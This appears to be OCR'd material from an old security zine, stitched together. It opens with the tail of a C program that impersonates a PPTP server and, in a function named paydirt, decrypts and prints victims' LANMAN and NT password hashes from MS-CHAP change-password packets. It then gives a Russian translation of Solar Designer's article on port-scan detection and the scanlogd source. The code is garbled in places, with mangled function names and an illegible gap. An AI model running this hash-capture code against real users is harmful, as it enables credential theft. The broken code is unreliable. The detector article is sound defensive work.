            break;
        case PPTP_SET_LINK_INFO:
            printf("<- PPTP Set Link Info\n");
            break;
        default:
            printf("<- PPTP unknown packet: %d\n", type);
    }
}

void send_start_ctrl_conn_rply()
{
    struct pptp_start_ctrl_conn p;
    int len, hlen;

    hlen = sizeof(struct pptp_start_ctrl_conn);

    printf("<- PPTP Start Control Connection Request\n");
    printf(">- PPTP Start Control Connection Reply\n");

    bzero((char *)&p, hlen);
    p.header.length = htons(hlen);
    p.header.pptp_type = htons(PPTP_MESSAGE_CONTROL);
    p.header.magic = htonl(PPTP_MAGIC);
    p.header.ctrl_type = htons(PPTP_START_CTRL_CONN_REPLY);
    p.version = htons(PPTP_VERSION);
    p.result_code = 1;
    p.framing_cap = htonl(PPTP_FRAME_ASYNC); /* whatever */
    p.bearer_cap = htonl(PPTP_BEARER_ANALOG); /* ditto */
    bcopy("owned", p.hostname, 5);
    bcopy("r00t", p.vendor, 4);

    len = write(sd, &p, hlen);
    if (len == -1) { perror(n); exit(1); }
    if (len != hlen) { printf("Short write.\n"); exit(1); }
}

static gre = 0;

void send_out_call_rply(struct pptp_out_call_rqst *r, struct sockaddr_in *sa)
{
    struct pptp_out_call_rply p;
    int len, hlen;

    hlen = sizeof(struct pptp_out_call_rply);

    printf("<- PPTP Outgoing Call Request\n");
    printf(">- PPTP Outgoing Call Reply\n");
    pptp_gre_call_id = r->call_id;

```

```

/* Start a process to handle the GRE/PPP packets */
if (!gre)
{
    gre = 1;
    switch((pid = fork()))
    {
        case -1:
            perror(n);
            exit(1);

        case 0:
            close(sd);
            do_gre(sa);
            exit(1);          /* not reached */
    }
}

bzero((char *)&p, hlen);
p.header.length      = htonl6(hlen);
p.header.pptp_type   = htonl6(PPTP_MESSAGE_CONTROL);
p.header.magic        = htonl32(PPTP_MAGIC);
p.header.ctrl_type    = htonl6(PPTP_OUT_CALL_RPLY);
p.call_id             = htonl6(31337);
p.call_id_peer        = r->call_id;
p.result_code         = 1;
p.speed               = htonl32(28800);
p.recv_size           = htonl6(5);    /* whatever */
p.delay               = htonl6(50);   /* whatever */
p.channel              = htonl32(31337);

len = write(sd, &p, hlen);
if (len == -1) { perror(n); exit(1); }
if (len != hlen) { printf("Short write.\n"); exit(1); }

}

struct sockaddr_in src_addr;

void do_gre(struct sockaddr_in *sa)
{
#ifdef BROKEN_RAW_CONNECT
    struct sockaddr_in src_addr;
#endif
    int s, n, stat;

    /* Open IP protocol socket */
    rsd = socket(AF_INET, SOCK_RAW, PPTP_PROTO);
    if (rsd < 0) { perror("gre"); exit(1); }
    src_addr.sin_family = AF_INET;
    src_addr.sin_addr    = sa->sin_addr;
    src_addr.sin_port     = 0;

#ifdef BROKEN_RAW_CONNECT
    if (connect(rsd, (struct sockaddr *) &src_addr, sizeof(src_addr)) < 0) {
        perror("gre"); exit(1);
    }
#endif

    ack_sent = ack_recv = seq_sent = seq_recv = 0;
    stat=0;

    /* Dispatch loop */
    while (stat >= 0) { /* until error happens on s */
        struct timeval tv = {0, 0}; /* non-blocking select */
        fd_set rfd;
        int retval;

        n = rsd + 1;
        FD_ZERO(&rfd);
        FD_SET(rsd, &rfd);
        /* if there is a pending ACK, do non-blocking select */

```



```

    if (ack_sent!=seq_rcv)
        retval = select(n, &rfd, NULL, NULL, &tv);
    else /* otherwise, block until data is available */
        retval = select(n, &rfd, NULL, NULL, NULL);
    if (retval==0 && ack_sent!=seq_rcv) /* if outstanding ack */
        encaps_gre(NULL, 0); /* send ack with no payload */
    if (FD_ISSET(rsd, &rfd)) /* data waiting on socket */
        stat=decaps_gre(do_ppp);
}

/* Close up when done. */
close(rsd);
}

int decaps_gre (int (*cb)(void *pack, unsigned len)) {
    unsigned char buffer[PACKET_MAX+64/*ip header*/];
    struct pptp_gre_header *header;
    int status, ip_len=0;

    if((status=read(rsd, buffer, sizeof(buffer)))<0)
        {perror("gre"); exit(1); }
    /* strip off IP header, if present */
    if ((buffer[0]&0xF0)==0x40)
        ip_len = (buffer[0]&0xF)*4;
    header = (struct pptp_gre_header *) (buffer+ip_len);

    /* verify packet (else discard) */
    if (((ntoh8(header->ver)&0x7F)!=PPTP_GRE_VER) || /* version should be 1 */
        (ntoh16(header->protocol)!=PPTP_GRE_PROTO) || /* GRE protocol for PPTP */
        PPTP_GRE_IS_C(ntoh8(header->flags)) || /* flag C should be clear */
        PPTP_GRE_IS_R(ntoh8(header->flags)) || /* flag R should be clear */
        (!PPTP_GRE_IS_K(ntoh8(header->flags))) || /* flag K should be set */
        ((ntoh8(header->flags)&0xF)!=0)) { /* routing and recursion ctrl = 0 */
        /* if invalid, discard this packet */
        printf("Discarding GRE: %X %X %X %X %X %X",
            ntohs(header->ver)&0x7F, ntohs16(header->protocol),
            PPTP_GRE_IS_C(ntoh8(header->flags)),
            PPTP_GRE_IS_R(ntoh8(header->flags)),
            PPTP_GRE_IS_K(ntoh8(header->flags)),
            ntohs(header->flags)&0xF);
        return 0;
    }
    if (PPTP_GRE_IS_A(ntoh8(header->ver))) { /* acknowledgement present */
        u_int32_t ack = (PPTP_GRE_IS_S(ntoh8(header->flags)))?
            header->ack:header->seq; /* ack in different place if S=0 */
        if (ack > ack_rcv) ack_rcv = ack;
        /* also handle sequence number wrap-around (we're cool!) */
        if (((ack>>31)==0) && ((ack_rcv>>31)==1)) ack_rcv=ack;
    }
    if (PPTP_GRE_IS_S(ntoh8(header->flags))) { /* payload present */
        unsigned headersize = sizeof(*header);
        unsigned payload_len= ntohs16(header->payload_len);
        u_int32_t seq = ntohs32(header->seq);
        if (!PPTP_GRE_IS_A(ntoh8(header->ver))) headersize==sizeof(header->ack);
        /* check for incomplete packet (length smaller than expected) */
        if (status-headersize<payload_len) {
            printf("incomplete packet\n");
            return 0;
        }
        /* check for out-of-order sequence number */
        /* (handle sequence number wrap-around, cuz we're cool) */
        if ((seq > seq_rcv) ||
            (((seq>>31)==0) && (seq_rcv>>31)==1)) {
            seq_rcv = seq;

            return cb(buffer+ip_len+headersize, payload_len);
        } else {
            printf("discarding out-of-order\n");
            return 0; /* discard out-of-order packets */
        }
    }
}

```

```

    return 0; /* ack, but no payload */
}

int encaps_gre (void *pack, unsigned len) {
    union {
        struct pptp_gre_header header;
        unsigned char buffer[PACKET_MAX+sizeof(struct pptp_gre_header)];
    } u;
    static u_int32_t seq=0;
    unsigned header_len;
    int out;

    /* package this up in a GRE shell. */
    u.header.flags      = htonl (PPTP_GRE_FLAG_K);
    u.header.ver        = htonl (PPTP_GRE_VER);
    u.header.protocol    = htons (PPTP_GRE_PROTO);
    u.header.payload_len = htons (len);
    u.header.call_id     = htonl (pptp_gre_call_id);

    /* special case ACK with no payload */
    if (pack==NULL)
        if (ack_sent != seq_rcv) {
            u.header.ver |= htonl (PPTP_GRE_FLAG_A);
            u.header.payload_len = htons (0);
            u.header.seq = htonl (seq_rcv); /* ack is in odd place because S=0 */
            ack_sent = seq_rcv;
#ifdef BROKEN_RAW_CONNCET
            return write(rsd, &u.header, sizeof(u.header)-sizeof(u.header.seq));
#else
            return sendto(rsd, &u.header, sizeof(u.header)-sizeof(u.header.seq), 0,
                (struct sockaddr *) &src_addr, sizeof(src_addr));
#endif
        } else return 0; /* we don't need to send ACK */
    /* send packet with payload */
    u.header.flags |= htonl (PPTP_GRE_FLAG_S);
    u.header.seq     = htonl (seq);
    if (ack_sent != seq_rcv) { /* send ack with this message */
        u.header.ver |= htonl (PPTP_GRE_FLAG_A);
        u.header.ack   = htonl (seq_rcv);
        ack_sent = seq_rcv;
        header_len = sizeof(u.header);
    } else { /* don't send ack */
        header_len = sizeof(u.header) - sizeof(u.header.ack);
    }
    if (header_len+len>sizeof(u.buffer)) return 0; /* drop this, it's too big */
    /* copy payload into buffer */
    memcpy(u.buffer+header_len, pack, len);
    /* record and increment sequence numbers */
    seq_sent = seq; seq++;
    /* write this baby out to the net */
#ifdef BROKEN_RAW_CONNECT
    return write(rsd, u.buffer, header_len+len);
#else
    return sendto(rsd, &u.buffer, header_len+len, 0,
        (struct sockaddr *) &src_addr, sizeof(src_addr));
#endif
}

int do_ppp(void *pack, unsigned len)
{
    struct {
        struct ppp_header ppp;
        struct ppp_lcp_chap_header header;
    } *p;

    p = pack;

    switch(ntohl(p->ppp.proto))
    {
        case PPP_PROTO_LCP:

```

```

switch(ntoh8(p->header.code))
{
    case PPP_LCP_CODE_CONF_RQST:
        printf("<- LCP Configure Request\n");
        send_lcp_conf_rply(pack);
        send_lcp_conf_rqst();
        break;
    case PPP_LCP_CODE_CONF_ACK:
        printf("<- LCP Configure Ack\n");
        send_chap_challenge(pack);

        break;
    case PPP_LCP_CODE_IDENT:
        /* ignore */
        break;
    default:
        printf("<- LCP unknown packet: C=%X I=%X L=%X\n", p->header.code,
            p->header.ident, ntohs(p->header.length));
}
break;
case PPP_PROTO_CHAP:
    switch(ntoh8(p->header.code))
    {
        case PPP_CHAP_CODE_RESPONSE:
            printf("<- CHAP Responce\n");
            print_challenge_responce(pack);
            send_chap_failure();
            break;
        case PPP_CHAP_CODE_MSCHAP_PASSWORD_V1:
            paydirt(pack);
            break;
        default:
            printf("<- CHAP unknown packet: C=%X I=%X L=%X\n", p->header.code,
                p->header.ident, ntohs(p->header.length));
    }
    break;
default:
    printf("<- PPP unknwon packet: %X\n", ntohs(p->ppp.proto));
}

return(1);
}

void send_lcp_conf_rply(void *pack)
{
    struct {
        struct ppp_header ppp;
        struct ppp_lcp_chap_header lcp;
    } *p = pack;

    printf(">- LCP Configure Ack\n");

    p->lcp.code = htons(PPP_LCP_CODE_CONF_ACK);
    encaps_gre(p, ntohs(p->lcp.length) + sizeof(struct ppp_header));
}

void send_lcp_conf_rqst()
{
    struct {
        struct ppp_header ppp;
        struct ppp_lcp_chap_header lcp;
        struct ppp_lcp_chap_auth_option auth;
    } pkt;

    printf(">- LCP Configure Request\n");

    bzero(&pkt, sizeof(pkt));
    pkt.ppp.address = htons(PPP_ADDRESS);
    pkt.ppp.control = htons(PPP_CONTROL);
    pkt.ppp.proto = htons(PPP_PROTO_LCP);
    pkt.lcp.code = htons(PPP_LCP_CODE_CONF_RQST);

```

[illegible]

```

    bzero(&pkt, sizeof(pkt));
    pkt.ppp.address = htonl(PPP_ADDRESS);
    pkt.ppp.control = htonl(PPP_CONTROL);
    pkt.ppp.proto = htonl6(PPP_PROTO_CHAP);
    pkt.chap.code = htonl(PPP_CHAP_CODE_FAILURE);
    pkt.chap.length = htonl6(4 + strlen(MSCHAP_ERROR));
    strncpy(pkt.message, MSCHAP_ERROR, strlen(MSCHAP_ERROR));

    encaps_gre(&pkt, 4 + 4 + strlen(MSCHAP_ERROR));
}

extern int des_check_key;

void paydirt(void *pack)
{
    unsigned char out[8], out2[8], key[8];
    struct {
        struct ppp_header ppp;
        struct ppp_lcp_chap_header chap;
        struct ppp_mschap_change_password passwds;
    } *pkt;
    des_key_schedule ks;

    pkt = pack;
    bzero(key, 8);

    printf("<- MSCHAP Change Password Version 1 Packet.\n");

    /* Turn off checking for weak keys within libdes */
    des_check_key=0;
    des_set_odd_parity((des_cblock *)key);
    des_set_key((des_cblock *)key, ks);

    des_ecb_encrypt((des_cblock *)pkt->passwds.old_lanman, (des_cblock *) out, ks, 0);
    des_ecb_encrypt((des_cblock *) (pkt->passwds.old_lanman + 8), (des_cblock *)out2, ks, 0);
    printf("    Old LANMAN: %02X%02X%02X%02X%02X%02X%02X%02X%02X%02X%02X%02X%02X%02X%02X%02X\n",
        out [0], out [1], out [2], out [3], out [4], out [5], out [6], out [7],
        out2[0], out2[1], out2[2], out2[3], out2[4], out2[5], out2[6], out2[7]);

    des_ecb_encrypt((des_cblock *)pkt->passwds.new_lanman, (des_cblock *) out, ks, 0);
    des_ecb_encrypt((des_cblock *) (pkt->passwds.new_lanman + 8), (des_cblock *)out2, ks, 0);
    printf("    New LANMAN: %02X%02X%02X%02X%02X%02X%02X%02X%02X%02X%02X%02X%02X%02X%02X%02X\n",
        out [0], out [1], out [2], out [3], out [4], out [5], out [6], out [7],
        out2[0], out2[1], out2[2], out2[3], out2[4], out2[5], out2[6], out2[7]);

    des_ecb_encrypt((des_cblock *)pkt->passwds.old_nt, (des_cblock *) out, ks, 0);
    des_ecb_encrypt((des_cblock *) (pkt->passwds.old_nt + 8), (des_cblock *)out2, ks, 0);
    printf("    Old NTHash: %02X%02X%02X%02X%02X%02X%02X%02X%02X%02X%02X%02X%02X%02X%02X%02X\n",
        out [0], out [1], out [2], out [3], out [4], out [5], out [6], out [7],
        out2[0], out2[1], out2[2], out2[3], out2[4], out2[5], out2[6], out2[7]);

    des_ecb_encrypt((des_cblock *)pkt->passwds.new_nt, (des_cblock *) out, ks, 0);
    des_ecb_encrypt((des_cblock *) (pkt->passwds.new_nt + 8), (des_cblock *)out2, ks, 0);
    printf("    New NTHash: %02X%02X%02X%02X%02X%02X%02X%02X%02X%02X%02X%02X%02X%02X%02X%02X\n",
        out [0], out [1], out [2], out [3], out [4], out [5], out [6], out [7],
        out2[0], out2[1], out2[2], out2[3], out2[4], out2[5], out2[6], out2[7]);

    printf("    New Password Length: %d\n", ntohs(pkt->passwds.pass_length));

    kill(pid, SIGTERM);
    exit(0);
}

```

Проектирование и атаки на инструменты обнаружения сканирования портов

Автор: solar designer

Введение

Цель данной статьи — показать потенциальные проблемы систем обнаружения вторжений (IDS), сосредоточившись на одной простой атаке: сканировании портов.

Это позволяет мне охватить все компоненты такой упрощённой IDS. Кроме того, в отличие от прекрасной статьи SNI (<http://www.secnet.com/papers/IDS.PS>), настоящая статья не ограничивается сетевыми инструментами. В действительности простой и, надеюсь, надёжный пример инструмента обнаружения сканирования портов («scanlogd»), который вы найдёте в конце, является хостовым.

Что мы можем обнаружить?

Сканирование портов предполагает, что атакующий перебирает множество портов назначения, среди которых обычно оказываются и те, на которых ничего не прослушивается. Одна «сигнатура», которую можно использовать для обнаружения сканирования, — это «несколько пакетов на разные порты назначения с одного и того же адреса источника в течение короткого промежутка времени». Другой подобной сигнатурой может служить «SYN на непрослушиваемый порт». Очевидно, существует множество иных способов обнаружения сканирования портов, вплоть до сохранения всех заголовков пакетов в файл с последующим ручным анализом (что весьма утомительно).

Все эти различные методы имеют свои преимущества и недостатки, выражающиеся в разном числе «ложных срабатываний» и «пропусков». Позвольте мне показать, что для данного конкретного типа атаки атакующий всегда может сделать так, чтобы его атака либо с очень малой вероятностью была замечена, либо с очень малой вероятностью была отслежена до реального источника — при этом всё равно получая информацию о портах.

Чтобы скрыть атаку, злоумышленник может проводить сканирование очень медленно. Если только целевая система не простаивает в штатном режиме (в этом случае одного пакета на непрослушиваемый порт достаточно, чтобы администратор обратил на это внимание, — что в реальном мире маловероятно), можно сделать задержку между портами достаточно большой, чтобы активность, скорее всего, не была распознана как сканирование.

Способ скрыть происхождение сканирования, при этом всё равно получая информацию, — отправить большое количество (скажем, 999) поддельных «сканирований портов» с подменёнными адресами и лишь одно сканирование с реального адреса источника. Даже если все сканирования (все 1000) будут обнаружены и занесены в журнал, невозможно определить, какой из адресов источника является настоящим. Всё, что мы можем сказать, — что нас просканировали.

Заметим, что, хотя такие атаки возможны, они очевидно требуют от атакующего больших ресурсов. Некоторые атакующие, вероятно, предпочтут не использовать столь сложные и/или медленные методы, а другим придётся платить своим временем. Одного этого уже достаточно, чтобы продолжать обнаруживать хотя бы часть сканирований портов (те, которые поддаются обнаружению).

Возможность таких атак означает, что наша цель — не обнаружить все сканирования портов (это невозможно), а, на мой взгляд, обнаруживать как можно больше разновидностей сканирования при достаточной надёжности.

Какой информации можно доверять?

Очевидно, адрес источника может быть подделан, поэтому доверять ему нельзя, если нет дополнительных свидетельств. Однако сканеры портов иногда выдают дополнительную информацию, которая может помочь определить реальный источник поддельного сканирования.

Например, если принимаемые нами пакеты имеют IP TTL, равный 255 на нашем конце, мы знаем наверняка, что они отправляются из нашей локальной сети, независимо от того, что указано в поле адреса источника. Однако если TTL равен 250, мы можем лишь сказать, что атакующий находился не далее чем в 5 хопх от нас, но не можем точно определить расстояние.

Начальное значение TTL и номер(а) портов источника также могут подсказать нам, какой тип сканера (для «скрытых» сканирований) или операционная система (для сканирований с полным TCP-соединением) используется атакующим. Однако мы никогда не можем быть уверены. Например, nmap устанавливает TTL равным 255, а порт источника — 49724, тогда как ядро Linux устанавливает TTL равным 64.

Выбор источника информации (E-box)

Для обнаружения TCP-сканирований портов, в том числе «скрытых», нам необходим доступ к «сырым» заголовкам IP- и TCP-пакетов.

В сетевой IDS мы использовали бы неразборчивый режим (promiscuous mode) для получения «сырых» пакетов. Это сопряжено со всеми проблемами, описанными в статье SNI: возможны как ложные срабатывания, так и пропуски. Тем не менее иногда это может быть приемлемо для данного типа атаки, поскольку обнаружить все сканирования портов всё равно невозможно.

Для хостовой IDS существуют два основных способа получения пакетов: чтение из «сырого» TCP-или IP-сокета либо получение данных непосредственно внутри ядра (через загружаемый модуль или патч ядра).

При использовании «сырого» TCP-сокета большинство проблем, указанных SNI, не применимы: мы получаем только пакеты, распознанные нашим собственным ядром. Тем не менее это по-прежнему пассивный анализ (часть пакетов может быть пропущена), а система является fail-open. Хотя это, вероятно, приемлемо исключительно для сканирований портов, это не лучший дизайн, если в дальнейшем мы захотим обнаруживать другие атаки. Если бы мы использовали «сырой» IP-сокеты вместо TCP (на некоторых системах «сырых» TCP-сокеты нет), у нас снова появились бы многие «проблемы SNI». В любом случае в моём примере кода я использую «сырой» TCP-сокеты.

Наиболее надёжная IDS — та, которую поддерживает ядро целевой системы. Она имеет доступ ко всей необходимой информации и может быть даже fail-close. Очевидный недостаток заключается в том, что модули и патчи ядра не очень переносимы.

Выбор сигнатуры атаки (A-box)

Выше уже упоминалось, что для обнаружения сканирований портов можно использовать различные сигнатуры; они различаются числом ложных срабатываний и пропусков. Выбранная

сигнатура атаки должна сводить ложные срабатывания к минимуму, при этом сохраняя разумно низкий уровень пропусков. Однако далеко не очевидно, что считать разумным. На мой взгляд, это должно зависеть от серьёзности обнаруживаемой атаки (стоимости пропуска) и от действий, предпринимаемых при обнаружении атаки (стоимости ложного срабатывания). Оба этих параметра могут различаться от площадки к площадке, поэтому IDS должна допускать настройку пользователем.

Для scanlogd я использую следующую сигнатуру атаки: «с одного и того же адреса источника должно быть просканировано не менее COUNT портов, с промежутком между портами не более DELAY тиков». Оба параметра — COUNT и DELAY — настраиваемы. TCP-порт считается просканированным при получении пакета без установленного бита ACK.

Ведение журнала результатов (D-box)

Независимо от того, куда мы записываем журналы (на диск, в удалённую систему или даже на принтер), наше пространство ограничено. Когда хранилище заполнено, результаты теряются. Скорее всего, ведение журнала прекращается либо старые записи заменяются новыми.

Очевидная атака — заполнить журналы несущественной информацией, а затем провести настоящую атаку при фактически отключённой IDS. На примере сканирования портов: поддельные «сканирования» с подменёнными адресами могут заполнить журналы, а реальная атака может представлять собой настоящее сканирование портов, возможно сопровождаемое взломом. Этот пример показывает, как плохо написанный инструмент обнаружения сканирования портов может быть использован для того, чтобы не допустить записи в журнал попытки взлома — которая была бы там отражена, если бы инструмент не запускался.

Одним из решений этой проблемы было бы введение ограничений частоты (например, не более 5 сообщений за 20 секунд) для каждого типа атаки по отдельности: при достижении предела регистрировать этот факт и временно прекращать запись атак данного типа. Для типов атак, которые не поддаются подделке, такие ограничения можно устанавливать отдельно для каждого адреса источника. Поскольку сканирование портов можно подделать, атакующий всё равно может не раскрывать свой реальный адрес, но это не позволяет ему скрыть другой тип атаки таким образом, как это было бы возможно без ограничений частоты... такова жизнь. Именно это я реализовал в scanlogd.

Другое решение, имеющее схожие преимущества и недостатки, — выделить отдельное пространство для сообщений каждого типа атаки. Оба решения могут быть реализованы одновременно.

Что делать со сканированиями портов? (R-box)

Некоторые IDS способны реагировать на обнаруженные атаки. Действия, как правило, направлены на предотвращение дальнейших атак и/или получение дополнительной информации об атакующем. К сожалению, эти функции нередко могут быть использованы умным злоумышленником во вред.

Типичное действие — блокировка атакующего хоста (перенастройка списков контроля доступа межсетевого экрана или аналогичное). Это приводит к очевидной уязвимости типа «отказ в обслуживании» (DoS), если обнаруживаемую атаку можно подделать (как в случае сканирования портов). Вероятно, менее очевидно то, что это также приводит к DoS-уязвимостям для типов атак, которые нельзя подделать. Это объясняется тем, что IP-адреса иногда разделяются между многими людьми — как в случае с shell-серверами провайдеров и динамическими пулами dialup.

Существует также ряд проблем реализации этого подхода: списки доступа межсетевого экрана, таблицы маршрутизации и т.д. — все они имеют ограниченный размер. Кроме того, ещё до достижения предела возникают проблемы с использованием процессора. Если IDS не учитывает эти проблемы, это может привести к DoS всей сети (например, если межсетевой экран выйдет из строя).

На мой взгляд, существует лишь очень немного случаев, в которых подобное действие может быть оправдано. Сканирования портов определённо к ним не относятся.

Другое распространённое действие — обратное подключение к атакующему хосту для получения дополнительной информации. При подделываемых атаках мы можем оказаться втянутыми в атаку на третью сторону. Лучше вообще ничего не делать в случае таких атак, включая сканирования портов.

Однако для неподделываемых атак это может иметь смысл в некоторых случаях при соблюдении множества мер предосторожности. В первую очередь следует избегать чрезмерного потребления ресурсов, включая полосу пропускания (следует ограничивать частоту запросов независимо от интенсивности атаки и ограничивать размер данных), процессорное время и память (необходимы тайм-аут и ограничение числа одновременных запросов). Очевидно, это означает, что атакующий всё равно может заставить некоторые запросы завершаться неудачей, но здесь ничего не поделаешь.

См. <ftp://ftp.win.tue.nl/pub/security/murphy.ps.gz> для ознакомления с примером связанных проблем. В этой статье Виетсе Венема (Wietse Venema) подробно рассматриваются аналогичные уязвимости в старых версиях его знаменитого пакета TCP wrapper.

По этим причинам scanlogd не делает ничего, кроме записи сканирований портов в журнал. Вам, вероятно, следует принимать меры самостоятельно. Что именно делать — вопрос личных предпочтений; я лично лишь проверяю более подробные журналы (которые обычно не просматриваю) на предмет активности вблизи времени сканирования портов.

Выбор структур данных и алгоритмов

При выборе алгоритма сортировки или поиска данных для обычного приложения разработчики, как правило, оптимизируют типичный случай. Однако для IDS всегда следует рассматривать наихудший сценарий: атакующий может подавать на вход нашей IDS любые данные по своему выбору. Если IDS является fail-open, он сможет её обойти, а если fail-close — вызвать DoS для всей защищаемой системы.

Позвольте проиллюстрировать это примером. В scanlogd я использую хэш-таблицу для поиска адресов источника. Это прекрасно работает в типичном случае, пока хэш-таблица достаточно велика (поскольку число хранимых адресов всё равно ограничено). Среднее время поиска лучше, чем при двоичном поиске. Однако атакующий может подбирать свои адреса (скорее всего, поддельные) так, чтобы вызывать коллизии хэшей, фактически заменяя поиск в хэш-таблице линейным поиском. В зависимости от числа хранимых записей это может привести к тому, что scanlogd не сможет своевременно обрабатывать новые пакеты. Помимо этого, это всегда будет потреблять больше процессорного времени от других процессов в хостовой IDS, такой как scanlogd.

Я решил эту проблему, ограничив число коллизий хэшей и удаляя старейшую запись с тем же значением хэша при достижении предела. Это приемлемо для сканирований портов (напомним, что обнаружить все сканирования всё равно невозможно), но может оказаться неприемлемым для обнаружения других атак. Если бы мы захотели поддерживать также другие типы атак, нам пришлось бы перейти к другому алгоритму, например к двоичному поиску.

Если мы используем менеджер памяти (например, `malloc(3)` и `free(3)` из `libc`), атакующий может аналогичным образом эксплуатировать его слабые стороны. Это может включать проблемы с использованием процессора и утечки памяти из-за невозможности эффективно выполнить сборку мусора. Надёжная IDS должна иметь собственный менеджер памяти (тот, что в `libc`, может отличаться от системы к системе) и быть крайне осторожной в распределении памяти. Для инструмента настолько простого, как `scanlogd`, я просто решил вообще не выделять память динамически.

Стоит также упомянуть, что аналогичные проблемы применимы и к таким вещам, как ядра операционных систем. Например, хэш-таблицы широко используются там для поиска активных соединений, прослушиваемых портов и т.д. Обычно существуют и другие ограничения, которые не позволяют этому стать по-настоящему опасным, но может потребоваться дополнительное исследование.

IDS и другие процессы

Для сетевых IDS, установленных на операционных системах общего назначения, а также для всех хостовых IDS существует определённое взаимодействие IDS с остальной системой, включая другие процессы и ядро.

Некоторые DoS-уязвимости в операционной системе могут позволить атакующему отключить IDS (разумеется, только если она является `fail-open`), и та об этом никогда не узнает. Это возможно через уязвимости как в ядре (такие как «teardrop»), так и в других процессах (например, при наличии UDP-сервиса в `inetd` без ограничения числа соединений и каких-либо ресурсных ограничений).

Аналогично, плохо написанная хостовая IDS может быть использована для DoS-атак на другие процессы «защищаемой» системы.

Пример кода

Наконец, ниже приведён `scanlogd` для Linux. Он может скомпилироваться и на других системах, но, скорее всего, работать не будет из-за отсутствия «сырых» TCP-сокетов. Будущие версии см. по адресу <http://www.false.com/security/scanlogd/>.

ОБРАТИТЕ ВНИМАНИЕ: СООБЩАЕМЫЕ АДРЕСА ИСТОЧНИКА МОГУТ БЫТЬ ПОДДЕЛАНЫ. НЕ ПРЕДПРИНИМАЙТЕ НИКАКИХ ДЕЙСТВИЙ ПРОТИВ АТАКУЮЩЕГО, ЕСЛИ НЕТ ДРУГИХ ДОКАЗАТЕЛЬСТВ.

```
/*
 * Linux scanlogd v1.0 by Solar Designer.  You're allowed to do whatever you
 * like with this software (including re-distribution in any form, with or
 * without modification), provided that credit is given where it is due, and
 * any modified versions are marked as such.  There's absolutely no warranty.
 */

#include <stdio.h>
#include <unistd.h>
#include <signal.h>
#include <string.h>
#include <ctype.h>
#include <time.h>
#include <syslog.h>
#include <sys/times.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in_sysm.h>
```

```

#include <netinet/in.h>
#ifdef (linux)
#define __BSD_SOURCE
#endif
#include <netinet/ip.h>
#include <netinet/tcp.h>
#include <arpa/inet.h>

/*
 * Port scan detection thresholds: at least COUNT ports need to be scanned
 * from the same source, with no longer than DELAY ticks between ports.
 */
#define SCAN_COUNT_THRESHOLD 10
#define SCAN_DELAY_THRESHOLD (CLK_TCK * 5)

/*
 * Log flood detection thresholds: temporarily stop logging if more than
 * COUNT port scans are detected with no longer than DELAY between them.
 */
#define LOG_COUNT_THRESHOLD 5
#define LOG_DELAY_THRESHOLD (CLK_TCK * 20)

/*
 * You might want to adjust these for using your tiny append-only log file.
 */
#define SYSLOG_IDENT "scanlogd"
#define SYSLOG_FACILITY LOG_DAEMON
#define SYSLOG_LEVEL LOG_ALERT

/*
 * Keep track of up to LIST_SIZE source addresses, using a hash table of
 * HASH_SIZE entries for faster lookups, but limiting hash collisions to
 * HASH_MAX source addresses per the same hash value.
 */
#define LIST_SIZE 0x400
#define HASH_LOG 11
#define HASH_SIZE (1 << HASH_LOG)
#define HASH_MAX 0x10

/*
 * Packet header as read from a raw TCP socket. In reality, the TCP header
 * can be at a different offset; this is just to get the total size right.
 */
struct header {
    struct ip ip;
    struct tcphdr tcp;
    char space[60 - sizeof(struct ip)];
};

/*
 * Information we keep per each source address.
 */
struct host {
    struct host *next; /* Next entry with the same hash */
    clock_t timestamp; /* Last update time */
    time_t start; /* Entry creation time */
    struct in_addr saddr, daddr; /* Source and destination addresses */
    unsigned short sport; /* Source port, if fixed */
    int count; /* Number of ports in the list */
    unsigned short ports[SCAN_COUNT_THRESHOLD - 1]; /* List of ports */
    unsigned char flags_or; /* TCP flags OR mask */
    unsigned char flags_and; /* TCP flags AND mask */
    unsigned char ttl; /* TTL, if fixed */
};

/*
 * State information.
 */
struct {
    struct host list[LIST_SIZE]; /* List of source addresses */
    struct host *hash[HASH_SIZE]; /* Hash: pointers into the list */
}

```

```

int index; /* Oldest entry to be replaced */
} state;

/*
 * Convert an IP address into a hash table index.
 */
int hashfunc(struct in_addr addr)
{
    unsigned int value;
    int hash;

    value = addr.s_addr;
    hash = 0;
    do {
        hash ^= value;
    } while ((value >>= HASH_LOG));

    return hash & (HASH_SIZE - 1);
}

/*
 * Log this port scan.
 */
void do_log(struct host *info)
{
    char s_saddr[32];
    char s_daddr[32 + 8 * SCAN_COUNT_THRESHOLD];
    char s_flags[8];
    char s_ttl[16];
    char s_time[32];
    int index, size;
    unsigned char mask;

    /* Source address and port number, if fixed */
    snprintf(s_saddr, sizeof(s_saddr),
        info->sport ? "%s:%u" : "%s",
        inet_ntoa(info->saddr),
        (unsigned int)ntohs(info->sport));

    /* Destination address, if fixed */
    size = snprintf(s_daddr, sizeof(s_daddr),
        info->daddr.s_addr ? "%s ports " : "ports ",
        inet_ntoa(info->daddr));

    /* Scanned port numbers */
    for (index = 0; index < info->count; index++)
        size += snprintf(s_daddr + size, sizeof(s_daddr) - size,
            "%u, ", (unsigned int)ntohs(info->ports[index]));

    /* TCP flags: lowercase letters for "always clear", uppercase for "always
     * set", and question marks for "sometimes set". */
    for (index = 0; index < 6; index++) {
        mask = 1 << index;
        if ((info->flags_or & mask) == (info->flags_and & mask)) {
            s_flags[index] = "fsrpau"[index];
            if (info->flags_or & mask)
                s_flags[index] = toupper(s_flags[index]);
        } else
            s_flags[index] = '?';
    }
    s_flags[index] = 0;

    /* TTL, if fixed */
    snprintf(s_ttl, sizeof(s_ttl), info->ttl ? ", TTL %u" : "",
        (unsigned int)info->ttl);

    /* Scan start time */
    strftime(s_time, sizeof(s_time), "%X", localtime(&info->start));

    /* Log it all */
    syslog(SYSLOG_LEVEL,

```

```

[] "From %s to %s..., flags %s%s, started at %s",
[] s_saddr, s_daddr, s_flags, s_ttl, s_time);
}

/*
 * Log this port scan unless we're being flooded.
 */
void safe_log(struct host *info)
{
[] static clock_t last = 0;
[] static int count = 0;
[] clock_t now;

[] now = info->timestamp;
[] if (now - last > LOG_DELAY_THRESHOLD || now < last) count = 0;
[] if (++count <= LOG_COUNT_THRESHOLD + 1) last = now;

[] if (count <= LOG_COUNT_THRESHOLD) {
[] do_log(info);
[] } else if (count == LOG_COUNT_THRESHOLD + 1) {
[] syslog(SYSLOG_LEVEL, "More possible port scans follow.\n");
[] }
}

/*
 * Process a TCP packet.
 */
void process_packet(struct header *packet, int size)
{
[] struct ip *ip;
[] struct tcphdr *tcp;
[] struct in_addr addr;
[] unsigned short port;
